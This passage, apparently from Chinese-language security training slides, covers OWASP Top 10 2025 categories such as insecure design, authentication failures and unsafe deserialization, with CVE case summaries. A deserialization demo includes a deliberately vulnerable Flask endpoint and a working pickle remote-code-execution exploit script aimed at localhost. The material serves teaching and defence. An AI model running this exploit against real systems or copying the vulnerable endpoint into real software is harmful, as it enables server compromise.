
未設定 HttpOnly header




Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly
SESSIONID	DC4g0I5fbCZVqCFO8kjuhnBBj5Y	localhost	/xss	Session	36	true

設定 HttpOnly header

XSS弱點防護參考實例 (CSP)



未設定 CSP規則



設定 CSP規則


A06:2025 –不安全設計(Insecure Design)

- 應用程式**設計**缺陷與**架構**中的風險
- 可對應CWE列表
  - CWE-209 Generation of Error Message Containing Sensitive Information
  - CWE-434 Unrestricted Upload of File with Dangerous Type
- Example
  - 可上傳惡意程式
  - CVE-2023-50164

Source: https://owasp.org/Top10/2025/A06_2025-Insecure_Design/


可上傳惡意程式

- https://zeroday.hitcon.org/vulnerability/ZD-2021-00427



A07:2025 – 認證失效(Authentication Failures)

- 應用程式在驗證使用者身分及管理會話（Session）時的安全性缺陷
  - 允許暴力或其他自動化攻擊
  - 無效的多因素認證
- 可對應CWE列表
  - CWE-259 Use of Hard-coded Password
  - CWE-287 Improper Authentication
  - CWE-384 Session Fixation
    - 登入後的Session ID仍一樣
- Example
  - 認證機制繞過弱點
  - CVE-2023-35078



Source: https://owasp.org/Top10/2025/A07_2025-Authentication_Failures/

認證繞過案例 (1/2)

- https://www.rapid7.com/db/vulnerabilities/zoho-corp-manageengine-servicedesk-plus-cve-2021-37415/

> **Zoho Corp ManageEngine ServiceDesk Plus: CVE-2021-37415: Authentication bypass vulnerability in rest API urls**
>
Severity	CVSS	Published	Created	Added	Modified
9	(AV:N/AC:L/Au:N/C:P/I:P/A:P)	06/27/2021	03/14/2022	03/10/2022	05/03/2022
>
> **Description**
>
> Zoho ManageEngine ServiceDesk Plus before 11302 is vulnerable to authentication bypass that allows a few REST-API URLs without authentication.


認證繞過案例 (2/2)

- https://zh-tw.tenable.com/plugins/nessus/271956

檔案共享伺服器ProjectSend存在重大漏洞，已被用於實際攻擊行動

資安業者VulnCheck揭露一年前通報的重大漏洞CVE-2024-11680，這項漏洞存在於開源檔案共享伺服器ProjectSend，但因為缺乏相關公告，大部分使用者並未著手修補而曝險

文/ 周峻佑 | 2024-11-28 發表



Source: https://www.ithome.com.tw/news/166258

A08:2025 –軟體或資料完整性失效 (Software or Data Integrity Failures)

- 程式碼或基礎架構未能保護軟體及資料之完整性受到破壞
  - 物件或資料經編碼或序列化到一個對攻擊者可讀寫之結構中將導致**不安全的反序列化**
  - 應用程式依賴來自於不受信任來源，典藏庫及內容遞送網路之外掛，函式庫或模組
- 可對應CWE列表
  - CWE-502 Deserialization of Untrusted Data
- Example
  - **反序列化 (Deserialization)**
  - **React2Shell (CVE-2025-55182)**

Source: https://owasp.org/Top10/2025/A08_2025-Software_or_Data_Integrity_Failures/

反序列化弱點 (Deserialization)

- 序列化
  - 將物件狀態轉換為可保存或可傳輸格式的形式
- Python序列化
  - 透過pickle標準函式庫
- 序列化

```
>>> import pickle
>>> pickle.dumps(['test','123'])
b'\x80\x04\x95\x12\x00\x00\x00\x00\x00\x00\x00]\x94(\x8c\x04test\x94\x8c\x03123\x94e.'
```

- 反序列化

```
>>> import pickle
>>> pickle.loads(b'\x80\x04\x95\x12\x00\x00\x00\x00\x00\x00\x00]\x94(\x8c\x04test\x94\x8c\x03123\x94e.')
['test', '123']
```

反序列化弱點 Demo (1/2)


```
# Flask Pickle vulnerable app example using POST method

import pickle
import base64
from flask import Flask, request

app = Flask(__name__)



@app.route("/vulnerable", methods=["POST"])
def vulnerable():
    data = base64.urlsafe_b64decode(request.form['pickled'])
    pickle.loads(data)
    return '', 204
```

反序列化弱點 Demo (2/2)


```
import pickle
import base64
import requests
import sys

class PickleRCE(object):
    def __reduce__(self):
        import os
        return (os.system,(command,))

default_url = 'http://127.0.0.1:5000/vulnerable'
url = sys.argv[1] if len(sys.argv) > 1 else default_url
command = 'touch /tmp/test'  # Command to be executed

pickled = 'pickled'  # This is the POST parameter of our vulnerable Flask app
payload = base64.b64encode(pickle.dumps(PickleRCE()))  # Crafting Payload
requests.post(url, data={pickled: payload})  # Sending POST request
```

反序列化弱點實例 (1/2)

- https://zeroday.hitcon.org/vulnerability/ZD-2018-01326



反序列化弱點實例 (2/2)




成功執行指令

React2Shell (CVE-2025-55182)

駭客濫用React2Shell從事自動化攻擊，企圖從網頁應用程式搜刮各式憑證

思科揭露最新一波React2Shell攻擊行動，駭客組織UAT-10608藉由自動化工具，於全球逾700臺應用程式伺服器搜刮各式憑證、API金鑰、SSH密鑰，以及雲端環境的中繼資料等

文/ 周峻佑 | 2026-04-07 發表



Source: https://www.ithome.com.tw/news/174883

CVE-2025-55182 弱點 (1/3)

Vulnerability overview

React Server Functions allow a client to call a function on a server. React provides integration points and tools that frameworks and bundlers use to help React code run on both the client and the server. React translates requests on the client into HTTP requests which are forwarded to a server. On the server, React translates the HTTP request into a function call and returns the needed data to the client.

An unauthenticated attacker could craft a malicious HTTP request to any Server Function endpoint that, when deserialized by React, achieves remote code execution on the server. Further details of the vulnerability will be provided after the rollout of the fix is complete.

不安全的反序列化

Source:https://react.dev/blog/2025/12/03/critical-security-vulnerability-in-react-server-components?fbclid=IwZXh0bgNhZW0CMTEAYnJpZBExTWtlSlhUZk9uNXZwbFR4anNydGMGYXBwX2lkDDI1NjI4MTA0MDU1OAABHgWv5BhKcPhGQmK554nerx7WMgWr68YgcigB0uivxwrsLNFwCk6GQsNqbh4d_aem_ZmFrZWR1bW15MTZieXRlcw

CVE-2025-55182 弱點 (2/3)

主要重點：

CVE-2025-55182 是一個重大的認證前遠端程式碼執行漏洞 (CVSS 10.0)，所有 React.js、Next.js 及相關框架當中使用的 React Server Components 都受到影響 (請參閱以下說明來取得受影響框架的詳細清單)。

- **未經認證的駭客只需一個 HTTP 請求就能全面入侵伺服器。**
  - **Next.js (15.0.5+、15.1.9+、15.2.6+、15.3.6+、15.4.8+、15.5.7+ 或 16.0.7+)**
  - **React (19.0.1+、19.1.2+ 或 19.2.1+)**
- **若您無法立即修補，請盡可能停用 Server Functions (伺服器函式)，並且部署 WAF 規則。**
- **這項風險相當嚴重：資料外洩、勒索病毒、法規罰鍰，以及業務中斷等等全都有可能發生。**
- **目前正在使用 React.js 19.x 或 Next.js 15.x/16.x 的企業應立即加以修補。**

這個漏洞之所以特別危險，原因就在於它很容易使用：駭客不需要登入憑證，也不需要透過複雜的程序來攻擊系統弱點，只需發送一個特製的惡意 HTTP POST 請求到 Server Functions 端點就足以入侵目標伺服器。

Source:https://www.trendmicro.com/zh_tw/research/25/l/critical-react-server-components-vulnerability.html

124

CVE-2025-55182 弱點 (3/3)

Next.js則因AppRouter預設採用RSC而被直接點名，影響版本包含15.x與16.x，以及14.3.0-canary.77及之後的Canary版本。React與Next.js團隊已提供對應版本的更新路線，建議使用者在原有主版本線上升級到標示為安全的版號。Wiz研究人員提到，以create-next-app照預設設定建置的Next.js應用，在未更新前都可能被攻擊。

不只限於Next.js，任何打包React伺服器端元件實作的框架或工具，皆受影響，React官方還點名的專案還有React Router RSC預覽功能、Waku、Parcel RSC外掛、Vite RSC外掛以及RedwoodSDK等。

Source:https://www.trendmicro.com/zh_tw/research/25/l/critical-react-server-components-vulnerability.html

125

